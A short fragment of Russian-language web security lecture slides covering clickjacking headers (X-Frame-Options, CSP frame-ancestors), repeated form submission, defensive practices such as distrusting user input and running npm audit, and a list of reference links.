~~X-Frame-Options: ALLOW-FROM http://trusted.com~~

* Но есть директива CSP frame-ancestors

Многократная отправка формы



Что делать, чтобы было безопаснее

Не доверяйте пользовательским данным

Автоматизация (анализ кода,
сканирования)

Общие безопасные компоненты

`npm audit`

Ссылки

Гайд OWASP v4

Лекции ШИБ

Хакердом

HTML5 Security Cheatsheet

Helmet.js

??